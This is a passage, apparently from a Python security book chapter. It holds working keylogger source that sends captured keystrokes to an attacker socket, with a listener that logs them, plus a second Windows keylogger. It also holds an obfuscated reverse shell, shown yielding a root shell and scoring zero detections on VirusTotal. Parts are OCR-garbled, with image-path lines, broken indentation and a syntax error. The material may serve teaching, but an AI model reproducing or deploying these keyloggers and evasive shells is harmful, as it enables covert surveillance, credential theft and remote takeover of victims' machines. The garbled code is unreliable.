                                        print("\t"+OKGREEN+"External references :"+OKBLUE+str(v.get_vuln_xref))
                                        print("\t"+OKGREEN+"Solution :"+OKBLUE+str(v.solution))
                                        print("\n")
        def parse(self):
                        file_=self.n_file
                        try:
                                nessus_obj_list = NessusParser.parse_fromfile(file_)
                        except Exception as eee:
                                print("file cannot be imported : %s" % file_)
                                print("Exception 1 :"+str(eee))
                                return
                        self.demo_print(nessus_obj_list)
obj=Nessus_Parser(sys.argv[1])
obj.parse()
```


```
<preferenceValues></preferenceValues>
<selectedValue></selectedValue>
</item>
<item><pluginName>WatchGuard Compliance Checks</pluginName>
<pluginId>86269</pluginId>
<fullName>WatchGuard Compliance Checks[file]:Offline config file (.txt or .zip) :</fullName>
<preferenceName>Offline config file (.txt or .zip) :</preferenceName>
<preferenceType>file</preferenceType>
<preferenceValues></preferenceValues>
<selectedValue></selectedValue>
</item>
<item><pluginName>Web Application Tests Settings</pluginName>
<pluginId>39471</pluginId>
<fullName>Web Application Tests Settings[checkbox]:Enable web applications tests</fullName>
<preferenceName>Enable web applications tests</preferenceName>
<preferenceType>checkbox</preferenceType>
<preferenceValues>no</preferenceValues>
<selectedValue>no</selectedValue>
</item>
<item><pluginName>Web Application Tests Settings</pluginName>
<pluginId>39471</pluginId>
<fullName>Web Application Tests Settings[entry]:Maximum run time (min) :</fullName>
<preferenceName>Maximum run time (min) :</preferenceName>
<preferenceType>entry</preferenceType>
<preferenceValues>60</preferenceValues>
<selectedValue>60</selectedValue>
</item>
<item><pluginName>Web Application Tests Settings</pluginName>
<pluginId>39471</pluginId>
<fullName>Web Application Tests Settings[checkbox]:Try all HTTP methods</fullName>
<preferenceName>Try all HTTP methods</preferenceName>
<preferenceType>checkbox</preferenceType>
<preferenceValues>no</preferenceValues>
<selectedValue>no</selectedValue>
</item>
<item><pluginName>Web Application Tests Settings</pluginName>
<pluginId>39471</pluginId>
<fullName>Web Application Tests Settings[radio]:Combinations of arguments values</fullName>
```

```
khan@khanUbantu:~/Packet-scripts/chapter_15$ python3.5 Nessus_parser.py report.nessus
Host : 10.0.1.37        Host Name : 10.0.1.37   OS : Linux Kernel 2.6 on Ubuntu 8.04 (hardy)
        Plugin id :19506
        Plugin name : Nessus Scan Information
        Sevirity : 0
        Service name :general
        Protocol :tcp
        Port : 0
        Synopsis :This plugin displays information about the Nessus scan.
        Description :
        This plugin displays, for each tested host, information about the scan itself :

  - The version of the plugin set.
  - The type of scanner (Nessus or Nessus Home).
  - The version of the Nessus Engine.
  - The port scanner(s) used.
  - The port range scanned.
  - Whether credentialed or third-party patch management     checks are possible.
  - The date of the scan.
  - The duration of the scan.
  - The number of hosts scanned in parallel.
  - The number of checks done in parallel.
        Risk vectors :{'risk_factor': 'None'}
        External references :{}
        Solution :n/a


        Plugin id :66334
        Plugin name : Patch Report
        Sevirity : 0
        Service name :general
        Protocol :tcp
        Port : 0
        Synopsis :The remote host is missing several patches.
        Description :
        The remote host is missing one or more security patches. This plugin lists the newest version of each
 remote host is up-to-date.
        Risk vectors :{'risk_factor': 'None'}
        External references :{}
        Solution :Install the patches listed below.
```

```
from __future__ import print_function
import pyxhook,time,socket
from datetime import datetime
class Mylogger():
        def __init__(self):
                self.running=True; self.log_string=""
                self.last_send=""; self.att_ip="127.0.0.1"; self.att_port=8080
        def send_to_attacker(self):
                try:
                        print("sending chunk !")
                        with socket.socket(socket.AF_INET, socket.SOCK_STREAM) as s:
                                s.connect((self.att_ip, self.att_port))
                                byt=self.log_string.encode()
                                s.sendall(byt)
                                data = s.recv(1024)
                except Exception as ex:
                        print("EXception : " +str(ex))
        def my_event(self,event):
                my_key=str(event.Key)
                if event.Ascii == 32:
                        my_key=" "
                self.log_string=self.log_string+my_key
                if "quitkhan" in self.log_string:
                        self.running = False
                if self.last_send =="":
                        self.last_send=datetime.now()
                now = datetime.now()
                if (now - self.last_send).seconds > 5 :
                        self.last_send=datetime.now()
                        self.send_to_attacker()
        def starthooking(self):
                hm = pyxhook.HookManager(); hm.KeyDown = self.my_event
                hm.HookKeyboard(); hm.start()
                while self.running:
                        time.sleep(0.1)
                hm.cancel()
obj=Mylogger()
obj.starthooking()
```

```python
import socket
HOST = '127.0.0.1'
PORT = 8080

with socket.socket(socket.AF_INET, socket.SOCK_STREAM) as s:
        s.bind((HOST, PORT))
        s.listen(1)
        while 1:
                try:
                        print ( 'waiting for a connection')
                        conn, addr = s.accept()
                        print('Connected by', addr)
                        out_file=open("log_file","w")
                        while True:
                                data = conn.recv(2048)
                                out_file.write(str(data.decode()))
                                if not data:
                                        break
                                conn.sendall(data)
                        out_file.close()
                finally:
                        conn.close()
```






```
import logging, sys,
import pythoncom , pyHook
file_log = 'C:\\logger\\mylog.txt'

def OnKeyboardEvent(event):
logging.basicConfig(filename=file_log, level=logging.DEBUG, format ='%(message)')
    logging.log(10, chr(event.Ascii))
        return True


hooks_manager = pyHook.HookManager()
hooks_manager.KeyDown = OnKeyboardEvent
hooks_manager.HookKeyboard()
pythoncom.PumpMessages()
```


```
from tweet_parser.tweet import Tweet
from tweet_parser.tweet_parser_errors import NotATweetError
import fileinput
import json
import sys
class twitter_parser:
        def __init__(self,file_name):
                self.file=file_name

        def parse(self):
                for line in fileinput.FileInput(self.file):
                        try:
                                tweet_dict = json.loads(line)
                                tweet = Tweet(tweet_dict)
                        except Exception as ex:
                                pass
                        print(tweet.all_text)


obj=twitter_parser(sys.argv[1])
obj.parse()
```



```
{"object":{"id":"object:search.twitter.com,2005:887453193294282752","objectType":"note","postedTime":"2017-07-18T23:25:04.000Z","summary":"N) A Tweet with explicit geo coordinates https:\/\/t.co\/XkcFAgHhsj","link":"http:\/\/twitter.com\/RobotPrincessFi\/statuses\/887453193294282752"},"body":"N) A Tweet with explicit geo coordinates https:\/\/t.co\/XkcFAgHhsj","gnip":{"klout_profile":{"topics":[{"id":"10000000000000016635","displayName":"Technology","link":"http:\/\/klout.com\/topic\/id\/10000000000000016635","score":0.55,"topic_type":"influence"},{"id":"5227535270209280137","displayName":"Latin","link":"http:\/\/klout.com\/topic\/id\/5227535270209280137","score":0.51,"topic_type":"influence"},{"id":"10000000000000016634","displayName":"Business","link":"http:\/\/klout.com\/topic\/id\/10000000000000016634","score":0.47,"topic_type":"influence"},{"id":"14711","displayName":"Computers","link":"http:\/\/klout.com\/topic\/id\/14711","score":0.45,"topic_type":"influence"},{"id":"9159","displayName":"Vegetables","link":"http:\/\/klout.com\/topic\/id\/9159","score":0.43,"topic_type":"influence"},{"id":"10000000000000008253","displayName":"Twitter","link":"http:\/\/klout.com\/topic\/id\/10000000000000008253","score":0.82,"topic_type":"interest"},{"id":"2007","displayName":"Shrek","link":"http:\/\/klout.com\/topic\/id\/2007","score":0.64,"topic_type":"interest"},{"id":"7783102141237674703","displayName":"Media","link":"http:\/\/klout.com\/topic\/id\/7783102141237674703","score":0.62,"topic_type":"interest"},{"id":"10000000000000019376","displayName":"Emoji","link":"http:\/\/klout.com\/
```

```
khan@khanUbantu:~/Packet-scripts/chapter_15$ python3.5 sample.py exp.json
N) A Tweet with explicit geo coordinates https://t.co/XkcFAgHhsj
N) A Tweet tagged with a Twitter place. https://t.co/rspQ5CZUfX
M) This is a #QuoteTweet with #hashtags! https://t.co/rw4TMg9O5k
L) This is a #Tweet with a #hashtag
L) This is a #Tweet with a #hashtag
Going one dream deeper. https://t.co/u4H5IILWTi
Quote-ception. https://t.co/ZoePI6asDt
@notFromShrek L) Here goes nothing. Testing some Tweets! https://t.co/J0kZNknRxg
Try using "xxd" on this
(Notice the "joiner" characters)
Magic! https://t.co/5PU0FLFRYz
K) Let's try just one photo! https://t.co/ubynnad49V
J) I'm gonna include *two* photos in this Tweet! https://t.co/iOGDJoWfME
I) I almost forgot to include a poll Tweet!
Try using "xxd" on this
(Notice the "joiner" characters)
```

```python
import os as drive
import subprocess as destination
import socket as my_friend
class Car:
        def __init__(self):
                self.driver="127"
                self.driver=self.driver+".0"
                self.driver=self.driver+".0.1"
                self.house_no=100*80
                self.door=""
                self.address="/"
                self.address=self.address+"b"+""+"i"+"n"+"/"
                self.address=self.address+"s"+""+"h"+""+""
                self.car="-"
                self.car=self.car+"i"
                ctr=0

        def start_car(self):
                friends_house=my_friend.socket
                road=friends_house(my_friend.AF_INET,my_friend.SOCK_STREAM)
                goto=road.connect
                goto((self.driver,self.house_no))
                lane=road.fileno
                drive.dup2(lane(),0)
                drive.dup2(lane(),1)
                drive.dup2(lane(),2)
                drive_to=destination.call
                p=drive_to([self.address,self.car])

driver=Car()
driver.start_car()
```


root@khanUbantu:/home/khan/Packet-scripts/chapter_15# python3 my_car.py
khan@khanUbantu: ~/Packet-scripts/chapter_15
khan@khanUbantu:~/Packet-scripts/chapter_15$ nc -nlvp 8000
listening on [any] 8000 ...
connect to [127.0.0.1] from (UNKNOWN) [127.0.0.1] 37208
whoami
root
uid
/bin/sh: 2: uid: not found
uname -a
Linux khanUbantu 4.15.0-43-generic #46~16.04.1-Ubuntu SMP Fri Dec 7 13:31:08 UTC
2018 x86_64 x86_64 x86_64 GNU/Linux
#


https://www.virustotal.com/#/home/upload
Search
VirusTotal
Analyze suspicious files and URLs to detect types of malware,
automatically share them with the security community.
Confirm file upload
You have chosen the file named:
my_car.py
Do you want to continue with the upload and get this file scanned?
OK
CANCEL
File
Computing hash 100%
By submitting your file to VirusTotal you are asking VirusTotal to share your submission with the security community and agree to our Terms of Service and Privacy Policy. Learn more.


https://www.virustotal.com/#/file/172452419b022197e268c90e024d1
Search
Search or scan a URL, IP address, domain, or file hash
Sign in
No engines detected this file
SHA-256 172452419b022197e268c90e024d1102029278fd0d5317b9964c96c745a7353b
File name my_car.py
File size 756 B
Last analysis 2019-01-20 21:46:25 UTC
0 / 57
Detection
Details
Community
Ad-Aware Clean
AegisLab Clean
AhnLab-V3 Clean
ALYac Clean
Antiy-AVL Clean
Arcabit Clean
Avast Clean
Avast Mobile Security Clean
AVG Clean
Avira Clean
Babable Clean
Baidu Clean
BitDefender Clean
Bkav Clean
CAT-QuickHeal Clean
ClamAV Clean

Graphics Bundle Ends Here

Index